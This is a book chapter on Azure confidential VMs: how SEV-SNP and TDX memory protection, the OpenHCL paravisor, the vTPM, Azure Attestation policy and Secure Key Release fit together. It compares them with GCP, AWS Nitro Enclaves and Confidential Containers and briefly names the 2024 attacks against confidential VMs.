> ▶ **WALKTHROUGH. FROM PROTECTED BYTES TO RELEASED KEYS** Rail 1 is local and architectural. The CPU decrypts private cache lines only for the guest, rejects illegal RMP or PAMT mappings, encrypts register state on the exit paths that require it, and forces deliberate sharing through C-bit or shared-bit pages. Rail 2 is remote and procedural. The guest asks the hardware for an SNP_REPORT or TD Quote containing a nonce from the relying party; OpenHCL supplies a vTPM quote over Windows boot measurements; MAA verifies the hardware signature, the vTPM chain, the PCR or RTMR values, the TEE type, and the customer policy; MAA signs a JWT; Key Vault releases a wrapped key only if that JWT satisfies the key's release policy. Lose rail 1 and the operator can read memory. Lose rail 2 and the operator may not read memory, but the relying party has no cryptographic reason to release a key to this particular VM [1262], [1261], [186], [1283].
>
> **Key idea.**
>
> A Confidential VM is not a memory-encryption product. It is a contract: confidentiality with integrity, plus an evidence-bearing attestation chain that a relying party can verify before it releases a secret. Anyone who sells you "confidential" infrastructure without rail 2 is selling you half the product.

If this is the contract, how does Azure actually build a usable Windows-guest CVM on top of it? What lives where, and who signs what?

Azure state of the art: From silicon to MAA

July 20, 2022. Microsoft Azure announces general availability of the DCasv5 and ECasv5 confidential VM SKUs on AMD third-generation EPYC silicon. The Register's coverage captures the framing: "Microsoft is expanding its Azure confidential computing portfolio with virtual machines that use the encryption and memory protection features of AMD's third-gen Epyc processors.... Customers using them can also use the free Microsoft Azure Attestation (MAA) service to remotely verify the operating environment and integrity of the software binaries running on it" [1284]. That is the moment a confidential VM stops being a research paper and starts being a product the customer can pay for by the hour.

The Azure product is a composition, not a single feature toggle. The hardware rail comes from SEV-SNP or TDX. The compatibility rail comes from OpenHCL, because a lift-and-shift Windows Server guest still expects Hyper-V-style synthetic devices, a TPM, disk unlock, network, clock, diagnostics, and interrupt delivery. The measurement rail comes from the vTPM and the underlying hardware quote. The verifier rail comes from MAA policy v1.2. The relying-party rail comes from Key Vault or Managed HSM Secure Key Release. If any rail is missing, the product degrades; see **The contract: a cloud-shaped TEE** above for the full two-rail model [1261], [186], [1283], [1259].

This section walks the Azure stack bottom-up. The walk is a boot-and-release trace: provision a SKU, enter a CPU TEE, run OpenHCL inside the boundary, expose a vTPM, collect SNP or TDX evidence plus PCRs, evaluate a policy, and release a key. That is the concrete path from silicon to MAA.

The Azure CVM SKU family

As of the 2026-05-20 Microsoft Learn confidential-computing products page, the Azure CVM SKU map has two AMD SEV-SNP generations in view: "DCasv5 and ECasv5 enable rehosting of existing workloads" and "DCasv6 and ECasv6 confidential VMs based on fourth-generation AMD EPYC processors are currently in gated preview" [1258]. The v5 family is the third-generation EPYC Milan line; Lenovo Press corroborates that "SEV-SNP is supported on AMD EPYC processors starting with the AMD EPYC 7003 series processors": i.e., Milan: with the third-generation 7003 series being the first SEV-SNP silicon [1285].

On Intel TDX, the same 2026-05-20 products page names "DCesv6" and "ECesv6" as the current Azure confidential VM families for rehosting workloads

on Intel TDX [1258]. The underlying Intel lineage is Sapphire Rapids and later TDX-capable Xeon silicon; SecurityWeek's launch coverage remains useful historical context for the 4th Gen Xeon TDX introduction, but the Azure SKU availability claim should be read from Microsoft Learn [1286], [1258].

GPU CVMs anchor on the same CPU-side TEEs and add a GPU TEE. The Learn page describes the NCCadsH100v5 SKU: "NCCadsH100v5 confidential VMs come with a GPU... use linked CPU and GPU Trusted Execution Environments (TEEs)" [1258]. This is the linked-attestation product for confidential AI: a SEV-SNP host CVM bound by attestation to an NVIDIA H100 in Confidential Compute mode.

▪ **SIDENOTE** March 30, 2026 brings a pricing change customers should plan for. Microsoft Learn states: "From March 30 2026, encrypted OS disks will incur higher costs" [1261]. Confidential OS-disk encryption remains the recommended configuration where the workload requires it; the change is to the billing line, not to the architecture.

The paravisor: OpenHCL on OpenVMM

The single most important productisation move Azure made is what Microsoft calls a *paravisor*. The framing from the October 17, 2024 Tech Community announcement is verbatim: "Microsoft developed the first paravisor in the industry, and for years, we have been enhancing the paravisor offered to Azure customers. This effort now culminates in the release of a new, open source paravisor, called OpenHCL" [1259].

◆ **DEFINITION, PARAVISOR** A thin operating system running inside the trust boundary of a confidential VM, between the host hypervisor and the customer guest. The paravisor exposes the synthetic devices, the vTPM, and the GPA partitioning that a Windows or Linux guest expects from a Hyper-V environment: without trusting any of those services to the host below the trust boundary. The paravisor is itself part of the TCB, but on Azure the paravisor binary is open source [1259], [1287].

Definition, OpenHCL.

Microsoft's open-source paravisor, released on October 17, 2024. OpenHCL is built on top of OpenVMM, "a modular, cross-platform Virtual Machine Monitor (VMM), written in Rust" [1287]. On Azure SEV-SNP CVMs OpenHCL runs at VMPL0. On Azure's TDX paravisor path, the comparable design depends on TD Partitioning and an L1 TD role; the exact TDX module prerequisites are platform collateral readers should verify for the SKU generation they deploy [1259], [1288]. It mediates virtual devices, brokers the vTPM, manages GPA partitioning

> between private and shared pages, and handles diagnostics, all inside the trust boundary.
>
> **Primary-source quotation.**
>
> Microsoft developed the first paravisor in the industry, and for years, we have been enhancing the paravisor offered to Azure customers. This effort now culminates in the release of a new, open source paravisor, called OpenHCL.: Microsoft Tech Community, OpenHCL announcement, October 17, 2024 [1259]

The OpenVMM repository README puts the focus crisply: "OpenVMM is a modular, cross-platform Virtual Machine Monitor (VMM), written in Rust. Although it can function as a traditional VMM, OpenVMM's development is currently focused on its role in the OpenHCL paravisor" [1287]. The OpenVMM Guide lists the virtualization APIs OpenVMM supports, including "MSHV (using VSM / TDX / SEV-SNP)" for paravisor mode, WHP for a Windows host, and KVM for a Linux host [1288]. The use cases listed include Azure Boost, Trusted Launch, and Confidential VMs.

Because OpenHCL is in the TCB, customers do not avoid trusting Microsoft by running it, but they can now *read the source*. That is a categorical change from earlier closed paravisors. The point about a TCB is not its size but its auditability and reviewability.

The canonical Linux-side analog is AMD's **Secure VM Service Module (SVSM)**, which runs at VMPL0 inside an SEV-SNP guest and provides the same kind of in-trust-boundary services (virtual TPM, paravirtualised I/O brokering, attestation surface) that OpenHCL provides on Azure [1289]. SVSM and OpenHCL solve the same problem with different implementations and different signing chains. The Linux community's reference SVSM is the COCONUT-SVSM open-source project [1290]. A reader who needs a confidential-VM paravisor on a non-Azure Linux host should look at SVSM; a reader who needs it on Azure gets OpenHCL.

The vTPM

Inside the paravisor's protected memory, OpenHCL synthesizes a per-VM virtual TPM. Microsoft Learn is verbatim: "Azure confidential VMs feature a virtual TPM (vTPM) for Azure VMs.... Confidential VMs have their own dedicated vTPM instance, which runs in a secure environment outside the reach of any VM" [1261]. The same Azure Attestation overview says CVM disk-encryption keys are bound to the VM's TPM, that an SNP report with guest-firmware measurements is sent to Azure Attestation on boot, and that the resulting token releases keys used to

decrypt vTPM state and unlock the OS disk [186]. Read together, those sources support the operational chain this chapter relies on: `vTPM quote → EK/AIK identity and boot measurements → SNP_REPORT or TD Quote → VCEK or Intel collateral → MAA token` [1261], [186]. This is the Attestation chapter's EK→AIK→quote shape (Chapter 5) re-rooted: the endorsement identity is no longer burned into a discrete TPM chip but supplied inside the CVM boundary and accepted only through hardware-backed attestation.

The practical consequence is that a Windows Server CVM runs an unmodified Trusted Boot chain inside the guest. PCR-7 still indexes the Secure Boot signer (the measured-boot machinery of Measured Boot, Chapter 4, over the signer database of Secure Boot, Chapter 1). Code Integrity policies still extend their own PCRs (Chapter 8, Code Integrity). BitLocker still seals the Volume Master Key to the TPM (the sealing primitive of The TPM, Chapter 2). None of those operating-system features need to know that the TPM they are talking to is synthesized by OpenHCL inside an SEV-SNP guest, and yet every one of those features is now anchored, transitively, to AMD or Intel silicon rather than to a discrete TPM chip on a motherboard the cloud customer cannot inspect.

Microsoft Azure Attestation

The verifier in Azure's confidential-computing stack is Microsoft Azure Attestation. The Learn overview describes it: "Microsoft Azure Attestation is a unified solution for remotely verifying the trustworthiness of a platform and integrity of the binaries running inside it. The service supports attestation of the platforms backed by Trusted Platform Modules (TPMs) alongside the ability to attest to the state of Trusted Execution Environments (TEEs) such as Intel Software Guard Extensions (SGX) enclaves, Virtualization-based Security (VBS) enclaves... and Azure confidential VMs" [186].

> ◆ **DEFINITION — Microsoft Azure Attestation (MAA)** Azure's unified verifier service for confidential platforms. MAA accepts evidence (an SNP_REPORT or TD Quote, plus a vTPM quote, plus boot measurements) evaluates it against a customer-defined attestation policy, and returns a signed JWT carrying the issued claims. MAA's role in the RATS architecture is the *verifier*, in *Passport* topology: the attester collects MAA's signed result and presents it to the relying party (Azure Key Vault) [186], [1262].

The SKR loop is documented verbatim. “When a CVM boots up, SNP report containing the guest VM firmware measurements are sent to Azure Attestation. The service validates the measurements and issues an attestation token that is used to release keys from Managed-HSM or Azure Key Vault. These keys are used to decrypt the vTPM state of the guest VM, unlock the OS disk and start the CVM” [186].

◆ **definition — Secure Key Release (SKR)** The Azure Key Vault / Managed HSM operation that releases a wrapped key only after the requesting party presents a valid Microsoft Azure Attestation token that satisfies the key’s release policy. SKR is what closes the loop between rail 1 (memory protection) and rail 2 (attestation) at the customer’s perimeter: a key never leaves the HSM unless the attesting CVM has been verified [186], [1261].

MAA policy v1.2

The policy language is the operational surface customers actually interact with. The MAA policy v1.2 grammar has four segments, verbatim from the Microsoft Learn page: “Policy version 1.2 has four segments: version, configurationrules, authorizationrules, issuancerules” [1283]. The critical operational distinction is between the last two. Authorization rules can fail attestation; issuance rules cannot. The docs are explicit: “**authorizationrules**:... These rules can be used to fail attestation. **issuancerules**:... These rules can be used to add to the outgoing claim set and the response token. These rules can’t be used to fail attestation” [1283].

Authorization rules can fail; issuance rules cannot.
The most common bug in hand-authored MAA policies is writing a security gate as an issuance rule. If you want a missing SecureBoot value to *reject* the attestation, the predicate must live in `authorizationrules`. Putting it in `issuancerules` only adds a claim to the resulting JWT; the relying party then has to enforce the gate. The verifier will mint the token either way [1283].

The configuration-rule defaults give you sane behavior out of the box: `require_valid_aik_cert` defaults to `true` and `required_pcr_mask` defaults to `0xFFFFFF` (the first twenty-four PCRs must appear in the quote) [1283].

Claim extraction uses JmesPath; the Learn page reproduces a Secure Boot detection rule that flips a `secureBootEnabled` claim from the quote’s PCR-7 measurement [1283].

▶ **WALKTHROUGH — THE MAA POLICY PIPELINE** Evidence enters MAA as a bundle: hardware report, vTPM quote, AIK certificate chain, event log, and any nonce-bound request metadata. `configurationrules` run first and define parser obligations, such as requiring a valid AIK certificate and requiring the expected PCR mask. MAA then constructs a typed claim set. `authorizationrules` are the gate: if the TEE type is wrong, the golden-image measurement is absent, PCR-7 does not match the Secure Boot baseline, the VBS/HVCI claim is false, or the TCB SVN is below the advisory floor, attestation fails and no usable token should reach the relying party. Only after that does `issuancerules` add convenience claims to the outgoing JWT: for example `customer-workload-tier`, `secureBootEnabled`, or a normalized `minimumTcbAccepted` flag. Issuance rules are labels, not locks [1283].

The two-axis privilege model: VMPL crossed with VTL

A common misconception is that a SEV-SNP CVM makes Virtualization-Based Security inside the guest redundant. The short answer previewed earlier is the full argument here: VMPL (this chapter) and VTL (the Secure Kernel chapter, Chapter 6) are orthogonal axes that exclude different attackers.

The VMPL axis is the *cloud-operator threat model*. VMPL0 (the OpenHCL paravisor) sees pages that the customer's kernel at VMPL2 does not, and the host hypervisor below VMPL0 sees none of the encrypted memory at all. VMPL keeps the operator out.

The VTL axis is the *intra-guest threat model*: the VTL0/VTL1 split owned by the Secure Kernel chapter (Chapter 6). Inside the guest, VTL1 still hosts the Secure Kernel, the Isolated User Mode trustlets such as LSAIso for Credential Guard (Chapter 15), and the HVCI code-integrity verifier (Chapter 8); the trustlet model itself is the subject of VBS Trustlets (Chapter 7). VTL0 hosts the normal Windows kernel and user mode. VTL keeps a kernel-mode attacker out of LSA secrets and credential blobs. Without VTL, the customer's own kernel can read its own LSAIso heap; without VMPL, the hypervisor can read the customer's RAM.

VBS-inside-CVM is therefore not a duplication but a composition: it closes two different attack classes that no single axis covers. This is the chapter's central synthesis: the Secure Kernel chapter (Chapter 6) excluded a hostile *guest kernel*; this chapter excludes a hostile *host*; a hardened Windows CVM needs both axes at once.

▶ **WALKTHROUGH — TWO ORTHOGONAL ISOLATION FAILURES** Imagine two attackers. The first controls the cloud host and tries to read a Windows

> credential blob from outside the VM. VMPL or TDX partitioning stops that attacker at the trust boundary: host Hyper-V can schedule and deliver virtual devices, but private guest pages are encrypted and integrity-checked, and OpenHCL sits inside the boundary to broker the pieces the guest still needs. The second attacker is already inside the customer guest with kernel code execution in VTL0. SEV-SNP and TDX do not help there, because the customer's own kernel is allowed to read its own ordinary pages. VBS supplies the separate VTL axis: LSAIso, Credential Guard, and HVCI live in VTL1 behind Secure Kernel mediation. A Windows CVM without VBS excludes the operator but not a compromised guest kernel; Windows with VBS but without CVM excludes the guest kernel but not the operator. The product needs both axes [1261], [1259].

Confidential Containers: three Azure surfaces

Confidential VMs are not the only Azure surface where SEV-SNP attestation can land. There are three more.

Confidential Containers on Azure Container Instances (ACI), GA. Microsoft Learn: "Confidential containers on Azure Container Instances are deployed in a container group with a Hyper-V isolated TEE, which includes a memory encryption key generated and managed by an AMD SEV-SNP capable processor" [1291]. ACI Confidential Containers use *confidential computing enforcement* (CCE) policies generated by the `confcom` Azure CLI extension, and they expose SNP attestation reports for the SKR sidecar pattern.

Confidential Containers on AKS, preview, sunsetting. As of the 2026-05-22 Learn AKS page, Confidential Containers remain a preview AKS feature, but the older Azure Linux 2.0 / `KataCcIsolation` path has a March 2026 removal timeline and customers should plan migrations to supported Azure Linux and current confidential-container routes [1292].

Confidential VM AKS worker nodes, GA. A different model: node-granularity CVM rather than per-pod CVM. Learn: "AKS now supports confidential VM node pools with Azure confidential VMs. These confidential VMs are the generally available DCasv5 and ECasv5 confidential VM-series using 3rd Gen AMD EPYC processors with Secure Encrypted Virtualization-Secure Nested Paging (SEV-SNP) security features" [1293]. This is a lift-and-shift path for existing AKS workloads.

Confidential Containers on ARO is the Red Hat OpenShift equivalent, with Kata-isolated per-container SEV-SNP enforcement.

The cross-cloud parallel is the CNCF Confidential Containers project, accepted to CNCF on March 8, 2022 at the Sandbox maturity level [1294]. The project docu-

mentation describes it as "an open source project that brings confidential computing to Cloud Native environments, using hardware technology to protect complex workloads" [1295]. Trustee is the canonical attestation broker on the CNCF side. CoCo's substrate is Kata Containers' MicroVM model; the TEE backing is currently Linux-only. The open-source community floor under all of this includes Edgeless's Constellation (historically the canonical confidential-Kubernetes distribution; the upstream repo was archived in 2025-2026 and Edgeless's successor project Contrast [1296] now carries the work forward at the workload-confidential-container layer rather than the whole-cluster layer) [1297], COCONUT-SVSM (the AMD-side reference SVSM running at VMPL0) [1290], and the CoCo Trustee attestation broker.

NVIDIA H100 CC on NCCadsH100v5


The Azure NCCadsH100v5 SKU pairs an SEV-SNP CVM with an NVIDIA H100 in Confidential Compute mode and links the two attestations together. CPU-side rail 1 is SEV-SNP. GPU-side rail 1 is H100 CC. Rail 2 must compose both: the relying party only releases the workload's key if both attestations check out. Cross-vendor attestation composition is one of the open standards problems the Open Problems section will revisit.

The important operational difference is that the GPU is not automatically covered just because the host CPU is inside SEV-SNP. A confidential AI workload has at least three sensitive objects: the model weights, the prompts or feature tensors, and the intermediate activations in HBM. SEV-SNP protects the CPU VM's DRAM and control plane; H100 CC is the device-side TEE that protects the GPU execution environment and HBM-facing path. A relying party that releases a model key after checking only the CPU quote has proved the VM is a CVM, not that the accelerator consuming the model is in Confidential Compute mode [1258].

A masterclass policy therefore treats CPU and GPU attestation as an AND, not an OR, applying the freshness and evidence rules established in the Attestation chapter (Chapter 5). First, bind a nonce from the relying party into the CPU evidence path so the SNP_REPORT and vTPM quote are fresh. Second, require the MAA result to say the VM is a compliant SEV-SNP CVM, at an accepted measurement and TCB SVN. Third, require the NVIDIA GPU evidence package for the attached H100 to chain to NVIDIA's device-root and report Confidential Compute mode for the GPU that will receive the model. Fourth, bind the two pieces by instance identity, nonce, or a verifier-issued composite token so a good CPU quote from VM A cannot

be paired with a good GPU quote from VM B. In current deployments, that usually means carrying NVIDIA GPU evidence from the local verifier or NRAS beside the MAA CVM result and performing the nonce-and-instance binding in relying-party code. Only then should Key Vault or a customer model service release the wrapped model key. This is exactly why RFC 9711's Entity Attestation Token vocabulary matters: the industry needs a standard way to carry multiple attested claim sets into one relying-party decision [170].

▶ **WALKTHROUGH — THE FULL AZURE STACK IN ONE BOOT** The silicon layer starts either with AMD-SP firmware enforcing SEV-SNP RMP metadata or with Intel's signed TDX Module enforcing SEAM, Secure EPT, and PAMT. Azure Hyper-V remains the scheduler and host VMM, but it is below the trust boundary for private memory. Inside the boundary, OpenHCL runs at VMPL0 on SEV-SNP or, on Azure TDX hosts that expose the paravisor path, in an L1 TD role enabled by TD Partitioning; it provides synthetic devices, shared-page mediation, diagnostics, and a vTPM. The Windows Server guest runs above it, still split internally into VTL0 and VTL1 for VBS, HVCI, and Credential Guard. During attestation, the guest obtains an SNP_REPORT or TD Quote and a vTPM quote over the measured boot state; MAA evaluates policy v1.2 and returns a signed JWT; Key Vault or Managed HSM uses that JWT for Secure Key Release. A relying-party bug at the final step can still defeat the design: releasing a key on `secureBootEnabled=true` while ignoring `x-ms-attestation-type`, measurement, and TCB SVN is equivalent to trusting a label without checking the hardware evidence behind it [1261], [186], [1283], [1259].



Two orthogonal axes — VMPL (horizontal) excludes the host; VTL (inside the guest) excludes the guest kernel. The product needs both.

Figure 28.1: The full Azure confidential-VM stack, drawn across the confidentiality boundary. Below the line, AMD-SP / Intel TDX silicon roots the TCB and the Azure Hyper-V host is blind to encrypted RAM; above it, the OpenHCL paravisor and the VTL0/VTL1 Windows Server guest run inside the boundary. The right-hand rail is the attestation evidence flow: an SNP_REPORT or TD Quote plus a vTPM quote to MAA (policy v1.2), a signed JWT, then Key Vault / Managed HSM Secure Key Release. VMPL excludes the host; VTL excludes the guest kernel: the two orthogonal axes.

That is the Azure stack. But Azure is not the only design point: Google and AWS chose different glue, and one of them is on a fundamentally different threat model. How do they compare?

Competing approaches

Three competitors share the design space with very different choices. Two are near-peers to Azure; one is a fundamentally different model that customers routinely confuse for the same product. Compare them on five axes before comparing prices: the isolation granularity, the operator threat model, the hardware evidence format, the verifier you must trust, and whether the product can run an unmodified Windows or Linux VM. Azure and GCP sit closest together because both expose whole-VM SEV-SNP or TDX and can support lift-and-shift guests. Confidential Containers are a workload-packaging layer over similar silicon, but move the measurement question from "which VM image booted?" to "which container image and policy started?" Nitro Enclaves solve a valuable but different parent-instance isolation problem [1258], [1295], [1298], [1299].

The mistake to avoid is substituting products because they all use the word confidential. A bank trying to hide a signing key from its own web tier can choose Nitro Enclaves. A bank trying to hide a joint AML model from the cloud host needs SEV-SNP or TDX. A platform team trying to keep tenants isolated inside one Kubernetes cluster may need confidential containers. A model owner trying to keep H100 weights secret needs CPU plus GPU linked attestation. The labels converge; the trust boundaries do not.

Google Cloud Confidential VMs

Google Cloud supports the same two CPU TEEs. The GCP Confidential VM docs are explicit: "AMD Secure Encrypted Virtualization-Secure Nested Paging (SEV-SNP) expands on SEV, adding hardware-based security to help prevent malicious hypervisor-based attacks like data replay and memory remapping. Attestation reports can be requested at any time directly from the AMD Secure Processor" [1299]. And on the Intel side: "Intel Trust Domain Extensions (TDX) creates an isolated trust domain (TD) within a VM, and uses hardware extensions for managing and encrypting memory" [1299].

GCP's machine-type mapping is direct. AMD SEV / SEV-SNP runs on N2D and C3D; Intel TDX runs on C3 Confidential VMs. The Confidential Computing product

hub lists "Confidential VMs on the C3 machine series brings hardware-level protection to your AI models and data" and "Confidential VMs on the accelerator-optimized A3 machine series with NVIDIA H100 GPUs" as the parallel GPU-CC product [1300]. There is a Confidential Space product on top for multi-party analytics, plus Confidential GKE Nodes and Confidential Dataflow.

The verifier-of-record is Google's own attestation service, with the guest's vTPM as the default trust root. Intel Trust Authority is supported as a plug-in alternative for TDX evidence.

§ **ASIDE. WHY GCP'S LIVE MIGRATION OF CONFIDENTIAL VMS IS THE ARCHITECTURAL SURPRISE** The GCP Confidential VM docs make a claim Azure does not match, but the boundary is narrower than the surrounding SEV-SNP / TDX discussion: "AMD SEV machines that use the N2D and C3D machine types support live migration" [1299]. Google's supported-configurations page states the same limitation more sharply: live migration is supported only on N2D and C3D machine types running AMD SEV, not on SEV-SNP or TDX instances [1301]. Live migration of a confidential VM is genuinely hard because encrypted state has to move without exposing plaintext to either host. Azure does not currently expose live migration on its confidential VM SKUs. This is the most operationally consequential cross-cloud difference today.

A small correction to a widely repeated framing. It is sometimes said that GCP's confidential offerings are "also SEV-SNP." Per the GCP docs, GCP supports **both** SEV-SNP and TDX [1299]. If you are picking a CVM cloud for a multi-vendor strategy, treat GCP as a near-peer to Azure on the CPU dimension and differentiate on the verifier, the SKU mapping, and the live-migration story instead.

AWS Nitro Enclaves: a genuinely different model

The most common confusion in this design space is the assumption that AWS Nitro Enclaves is "AWS's confidential VM product." It is not. It is a different model on a different threat boundary.

The Nitro Enclaves user guide is unambiguous about the immediate threat boundary. "AWS Nitro Enclaves is an Amazon EC2 feature that allows you to create isolated execution environments... Enclaves are separate, hardened, and highly-constrained virtual machines. They provide only secure local socket connectivity with their parent instance. They have no persistent storage, interactive access, or external networking" [1298]. The same page continues: "Nitro Enclaves is processor agnostic and it is supported on most Intel, AMD, and AWS Graviton-

based Amazon EC2 instance types built on the AWS Nitro System" [1298]. And: "Nitro Enclaves use the same Nitro Hypervisor technology that provides CPU and memory isolation for Amazon EC2 instances" [1298].

Three differences matter.

First, there is no CPU memory cipher. Isolation is enforced by the Nitro hypervisor on a dedicated Nitro System card, not by SEV-SNP or TDX. Memory is in the clear in DRAM, just architecturally walled off by the hypervisor and the hardware root of trust below it.

Second, attestation signs through the Nitro hypervisor and integrates with AWS KMS. There is no VCEK or TDX Quoting Enclave.

Third, the threat model is parent-instance and co-tenant isolation, not cloud-operator hypervisor exclusion. Amazon is in the TCB by design. Azure and GCP CVMs make a narrower but stronger architectural claim (the host hypervisor and host management code should not directly read or silently remap private guest memory) while the provider control plane, verifier service, signed components, availability, and key-release integration remain trust dependencies.

> ⚠ **CAUTION** **AWS Nitro Enclaves is not a whole-VM CVM.**
> If your threat model is specifically the parent instance or your own application tier, Nitro Enclaves are a strong fit. If your threat model is the operator's host hypervisor directly reading or remapping guest memory, Nitro Enclaves are the wrong primitive: the Nitro hypervisor enforces the enclave boundary and is software AWS owns and operates. Use Nitro Enclaves for a hardened compartment for key material against your own parent instance and application bugs; use SEV-SNP / TDX on Azure or GCP when you need hardware-backed protection against the operator's host path, while still accounting for provider verifier and control-plane trust [1298].

Nitro Enclaves still has a role: it is excellent at isolating a long-lived signing service from a more loosely audited application instance, and four enclaves per parent EC2 instance is a generous concurrency budget for that pattern.

Confidential Containers and NVIDIA H100 CC

The Confidential Containers project crosses cloud boundaries. CNCF accepted it in March 2022 [1294]. The project docs describe it as "an open source project that brings confidential computing to Cloud Native environments, using hardware technology to protect complex workloads" [1295]. The Azure surfaces (ACI, AKS, ARO) were covered in Azure State of the Art; the equivalent on AWS is the Kata

Containers + Confidential Containers combination on top of bare-metal Nitro hosts, and on GCP it lands on Confidential GKE Nodes.

The NVIDIA H100 CC story is roughly cross-cloud parity. Azure NCCadsH100v5 pairs SEV-SNP with H100 CC; Google's A3 series pairs Intel TDX with H100 CC. Cross-vendor attestation composition is the open standards problem on which the relying party experience still depends. On the silicon side, ARM's Confidential Compute Architecture (CCA, built on the Realm Management Extension, RME) is the ARM-side analog of SEV-SNP/TDX, and Apple's Secure Enclave Processor is a board-scoped TEE with a different form factor; both are adjacent VM-scoped or board-scoped TEE designs but out of scope for the cloud-CVM body of this chapter.

The head-to-head matrix

Dimension	Azure CVM	GCP CVM	AWS Nitro Enclaves	Confidential Containers
CPU TEE	SEV-SNP, Intel TDX	SEV / SEV-SNP, Intel TDX	None (Nitro hypervisor)	SEV-SNP, TDX (varies by host)
Memory cipher	AES (per-VM, per-TD)	AES (per-VM, per-TD)	None (host RAM)	Inherited from host TEE
Integrity rail	RMP (AMD), PAMT (Intel)	RMP, PAMT	Nitro hypervisor isolation	Inherited from host TEE
Attestation evidence	SNP_REPORT, TD Quote, vTPM quote	SNP_REPORT, TD Quote, vTPM	Nitro attestation document	TEE evidence + container measurement
Verifier	Microsoft Azure Attestation	Google attestation, Intel Trust Authority	AWS KMS	Trustee (CNCF)
Operator threat model	Host path excluded; provider TCB remains	Host path excluded; provider TCB remains	No (Nitro in TCB)	Host path excluded; provider TCB remains
Lift-and-shift Windows	Yes	Yes	No (custom enclave format)	Linux containers only
Live migration of CVM	No	Yes (SEV on N2D / C3D)	N/A	No
2024-era CVE exposure	CacheWarp, WeSee, Heckler (SEV-SNP); Heckler (TDX)	Same upstream CVEs	Distinct (Nitro hypervisor)	Inherited from host TEE

Dimension	Azure CVM	GCP CVM	AWS Nitro Enclaves	Confidential Containers
Granularity	Whole VM, container	Whole VM	Per enclave (up to 4 per host)	Per pod / per container

▶ **WALKTHROUGH — CHOOSING BY TRUST-BOUNDARY GRANULARITY** Start with the secret and ask who must be unable to see it. If the threat is a bug in your own monolith and you are willing to keep AWS in the TCB, Nitro Enclaves carve out a small parent-instance-adjacent compartment with no persistent storage or external network. If the threat is the cloud operator or host hypervisor, Azure or GCP CVMs move the whole VM into SEV-SNP or TDX and give you hardware evidence. If the threat is lateral movement between workloads on the same Kubernetes node, confidential containers move the trust boundary down to a pod or MicroVM and require container-image measurement in the evidence. If the secret feeds a GPU model, H100 CC adds a second device TEE and the relying party must require both CPU and GPU evidence before releasing the model key. The products differ most at this granularity line, not in their marketing names [1258], [1295], [1298], [1299], [1300].

If the contract is clear and the products ship, what is still wrong with this picture? Why did the 2024 attack class still extract secrets or break invariants from shipping confidential VMs?

Where this link breaks: Theoretical limits and the 2024 attack class

May 2, 2024. ETH Zurich's ZISC group publishes the Ahoi family of notification attacks. The lab's announcement is brisk: "Researchers from the SECTRS group have now discovered a new class of attacks, dubbed Ahoi attacks, that exploit vulnerabilities in the notification framework in Intel TDX and AMD SEV-SNP.... the vulnerabilities are tracked under 2 CVEs: CVE-2024-25744, CVE-2024-25743" [1302] (with CVE-2024-25742 covering WeSee). WeSee won the Distinguished Paper Award at IEEE S&P 2024 [1303]. Heckler appeared at USENIX Security 2024 [1304]. CISPA's CacheWarp, also at USENIX Security 2024, is a separate cache-state reset attack [1305].

The 2024-era attack set against shipping confidential VMs has one key observation: none of CacheWarp, WeSee, or Heckler broke the Generation-2 integrity rail itself, and the Ahoi umbrella names the notification-injection family rather than a fourth independent rail break. They exploit seams *around* the rail. That

distinction matters because it tells operators what kind of assurance they bought and what kind they did not buy. SEV-SNP and TDX are strong answers to direct host reads and silent page substitution. They are not universal answers to maliciously timed notifications, cache-state rollback, physical fault injection, firmware transparency, or application code that releases secrets on the wrong claim. The break point is therefore not a single fatal flaw; it is the residual attack surface left after the obvious hypervisor read primitive is gone. The Above Ring Zero chapter (Chapter 9) handed this chapter exactly that residual (the host-visibility model and microarchitectural side channels) and the 2024 attack class is where it comes due.

